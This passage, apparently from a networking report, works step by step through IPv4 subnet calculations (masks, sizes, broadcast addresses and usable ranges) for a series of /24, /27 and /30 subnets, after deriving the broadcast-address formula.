Having determined the subnet address a_n and the size of the subnet s_n, then the broadcast address b_n can be calculated by rearranging Equation 5 as follows:

$$\begin{aligned} a_n + s_n &= b_n + 1 \\ b_n + 1 &= a_n + s_n \\ b_n &= a_n + s_n - 1 \end{aligned} \tag{7}$$

This means that the broadcast address is the subnet address plus the subnet size, minus one. The usable range sits between the subnet and broadcast addresses;

the first usable address is the subnet address plus one, and the last usable address is the broadcast address minus one. This also means the number of usable addresses is the size of the subnet minus 2.

Subnet Calculations

Subnet `192.168.0.192/27`

The IP address 192.168.0.200, the CIDR prefix of 27 and the broadcast address 192.168.0.223 were known.

Since the CIDR prefix was 27, there were $27 \div 8 = 3$ initial octets with the value 255. Since the remainder in this division was 3, the following octet had 3 bits set and thus the value 224. With all four octets accounted for, the decimal subnet mask was 255.255.255.224.

With a CIDR prefix of 27, there were $32 - 27 = 5$ bits assigned to the host portion. This meant the subnet size was $2^5 = 32$, with $32 - 2 = 30$ usable IP addresses.

Since the broadcast address was 192.168.0.223, the subnet address was $(192.168.0.223 + 1) - 32 = 192.168.0.192$.

Thus, the first usable IP address was $192.168.0.192 + 1 = 192.168.0.193$, and the last usable IP address was $192.168.0.223 - 1 = 192.168.0.222$.

Subnet `172.16.221.0/24`

The subnet address 172.16.221.0 and the CIDR prefix of 24 were known.

Since the CIDR prefix was 24, there were $24 \div 8 = 3$ initial octets with the value 255. Since the remainder in this division was 0, the following octet had no bits set and thus the value 0. With all four octets accounted for, the decimal subnet mask was 255.255.255.0.

With a CIDR prefix of 24, there were $32 - 24 = 8$ bits assigned to the host portion. This meant the subnet size was $2^8 = 256$, with $256 - 2 = 254$ usable IP addresses.

With a network address of 172.16.221.0 and a subnet size of 256, the broadcast address was $172.16.221.0 + 256 - 1 = 172.16.221.255$.

Thus, the first usable IP address was $172.16.221.0 + 1 = 172.16.221.1$, and the last usable IP address was $172.16.221.255 - 1 = 172.16.221.254$.

Subnet `13.13.13.0/24`

The IP address 13.13.13.12, the CIDR prefix of 24 and the broadcast address 13.13.13.255 were known.

Since the CIDR prefix was 24, there were $24 \div 8 = 3$ initial octets with the value 255. Since the remainder in this division was 0, the following octet had no bits set and thus the value 0. With all four octets accounted for, the decimal subnet mask was 255.255.255.0.

With a CIDR prefix of 24, there were $32 - 24 = 8$ bits assigned to the host portion. This meant the subnet size was $2^8 = 256$, with $256 - 2 = 254$ usable IP addresses.

Since the broadcast address was 13.13.13.255, the subnet address was $(13.13.13.255 + 1) - 256 = 13.13.13.0$.

Thus, the first usable IP address was $13.13.13.0 + 1 = 13.13.13.1$, and the last usable IP address was $13.13.13.255 - 1 = 13.13.13.254$.

Subnet `192.168.0.32/27`

The subnet address 192.168.0.32 and the CIDR prefix of 27 were known.

Since the CIDR prefix was 27, there were $27 \div 8 = 3$ initial octets with the value 255. Since the remainder in this division was 3, the following octet had 3 bits set and thus the value 224. With all four octets accounted for, the decimal subnet mask was 255.255.255.224.

With a CIDR prefix of 27, there were $32 - 27 = 5$ bits assigned to the host portion. This meant the subnet size was $2^5 = 32$, with $32 - 2 = 30$ usable IP addresses.

With a network address of 192.168.0.32 and a subnet size of 32, the broadcast address was $192.168.0.32 + 32 - 1 = 192.168.0.63$.

Thus, the first usable IP address was $192.168.0.32 + 1 = 192.168.0.33$, and the last usable IP address was $192.168.0.63 - 1 = 192.168.0.62$.

Subnet `192.168.0.64/27`

The subnet address 192.168.0.64 and the CIDR prefix of 27 were known.

Since the CIDR prefix was 27, there were $27 \div 8 = 3$ initial octets with the value 255. Since the remainder in this division was 3, the following octet had 3 bits set and thus the value 224. With all four octets accounted for, the decimal

subnet mask was 255.255.255.224.

With a CIDR prefix of 27, there were $32 - 27 = 5$ bits assigned to the host portion. This meant the subnet size was $2^5 = 32$, with $32 - 2 = 30$ usable IP addresses.

With a network address of 192.168.0.64 and a subnet size of 32, the broadcast address was $192.168.0.64 + 32 - 1 = 192.168.0.95$.

Thus, the first usable IP address was $192.168.0.64 + 1 = 192.168.0.65$, and the last usable IP address was $192.168.0.95 - 1 = 192.168.0.94$.

Subnet `192.168.0.96/27`

The subnet address 192.168.0.96 and the CIDR prefix of 27 were known.

Since the CIDR prefix was 27, there were $27 \div 8 = 3$ initial octets with the value 255. Since the remainder in this division was 3, the following octet had 3 bits set and thus the value 224. With all four octets accounted for, the decimal subnet mask was 255.255.255.224.

With a CIDR prefix of 27, there were $32 - 27 = 5$ bits assigned to the host portion. This meant the subnet size was $2^5 = 32$, with $32 - 2 = 30$ usable IP addresses.

With a network address of 192.168.0.96 and a subnet size of 32, the broadcast address was $192.168.0.96 + 32 - 1 = 192.168.0.127$.

Thus, the first usable IP address was $192.168.0.96 + 1 = 192.168.0.97$, and the last usable IP address was $192.168.0.127 - 1 = 192.168.0.126$.

Subnet `192.168.0.128/27`

The subnet address 192.168.0.128 and the CIDR prefix of 27 were known.

Since the CIDR prefix was 27, there were $27 \div 8 = 3$ initial octets with the value 255. Since the remainder in this division was 3, the following octet had 3 bits set and thus the value 224. With all four octets accounted for, the decimal subnet mask was 255.255.255.224.

With a CIDR prefix of 27, there were $32 - 27 = 5$ bits assigned to the host portion. This meant the subnet size was $2^5 = 32$, with $32 - 2 = 30$ usable IP addresses.

With a network address of 192.168.0.128 and a subnet size of 32, the broadcast address was $192.168.0.128 + 32 - 1 = 192.168.0.159$.

Thus, the first usable IP address was $192.168.0.128 + 1 = 192.168.0.129$, and the last usable IP address was $192.168.0.159 - 1 = 192.168.0.158$.

Subnet `192.168.0.224/30`

The subnet address 192.168.0.224 and the CIDR prefix of 30 were known.

Since the CIDR prefix was 30, there were $30 \div 8 = 3$ initial octets with the value 255. Since the remainder in this division was 6, the following octet had 6 bits set and thus the value 252. With all four octets accounted for, the decimal subnet mask was 255.255.255.252.

With a CIDR prefix of 30, there were $32 - 30 = 2$ bits assigned to the host portion. This meant the subnet size was $2^2 = 4$, with $4 - 2 = 2$ usable IP addresses.

With a network address of 192.168.0.224 and a subnet size of 4, the broadcast address was $192.168.0.224 + 4 - 1 = 192.168.0.227$.

Thus, the first usable IP address was $192.168.0.224 + 1 = 192.168.0.225$, and the last usable IP address was $192.168.0.227 - 1 = 192.168.0.226$.

Subnet `192.168.0.228/30`

The subnet address 192.168.0.228 and the CIDR prefix of 30 were known.

Since the CIDR prefix was 30, there were $30 \div 8 = 3$ initial octets with the value 255. Since the remainder in this division was 6, the following octet had 6 bits set and thus the value 252. With all four octets accounted for, the decimal subnet mask was 255.255.255.252.

With a CIDR prefix of 30, there were $32 - 30 = 2$ bits assigned to the host portion. This meant the subnet size was $2^2 = 4$, with $4 - 2 = 2$ usable IP addresses.

With a network address of 192.168.0.228 and a subnet size of 4, the broadcast address was $192.168.0.228 + 4 - 1 = 192.168.0.231$.

Thus, the first usable IP address was $192.168.0.228 + 1 = 192.168.0.229$, and the last usable IP address was $192.168.0.231 - 1 = 192.168.0.230$.

Subnet `192.168.0.232/30`

The subnet address 192.168.0.232 and the CIDR prefix of 30 were known.

Since the CIDR prefix was 30, there were $30 \div 8 = 3$ initial octets with the value 255. Since the remainder in this division was 6, the following octet had 6 bits set and thus the value 252. With all four octets accounted for, the decimal subnet mask was 255.255.255.252.

With a CIDR prefix of 30, there were $32 - 30 = 2$ bits assigned to the host portion. This meant the subnet size was $2^2 = 4$, with $4 - 2 = 2$ usable IP addresses.

With a network address of 192.168.0.232 and a subnet size of 4, the broadcast address was $192.168.0.232 + 4 - 1 = 192.168.0.235$.

Thus, the first usable IP address was $192.168.0.232 + 1 = 192.168.0.233$, and the last usable IP address was $192.168.0.235 - 1 = 192.168.0.234$.

Subnet `192.168.0.240/30`

The subnet address 192.168.0.240 and the CIDR prefix of 30 were known.

Since the CIDR prefix was 30, there were $30 \div 8 = 3$ initial octets with the value 255. Since the remainder in this division was 6, the following octet had 6 bits set and thus the value 252. With all four octets accounted for, the decimal subnet mask was 255.255.255.252.

With a CIDR prefix of 30, there were $32 - 30 = 2$ bits assigned to the host portion. This meant the subnet size was $2^2 = 4$, with $4 - 2 = 2$ usable IP addresses.

With a network address of 192.168.0.240 and a subnet size of 4, the broadcast address was $192.168.0.240 + 4 - 1 = 192.168.0.243$.

Thus, the first usable IP address was $192.168.0.240 + 1 = 192.168.0.241$, and the last usable IP address was $192.168.0.243 - 1 = 192.168.0.242$.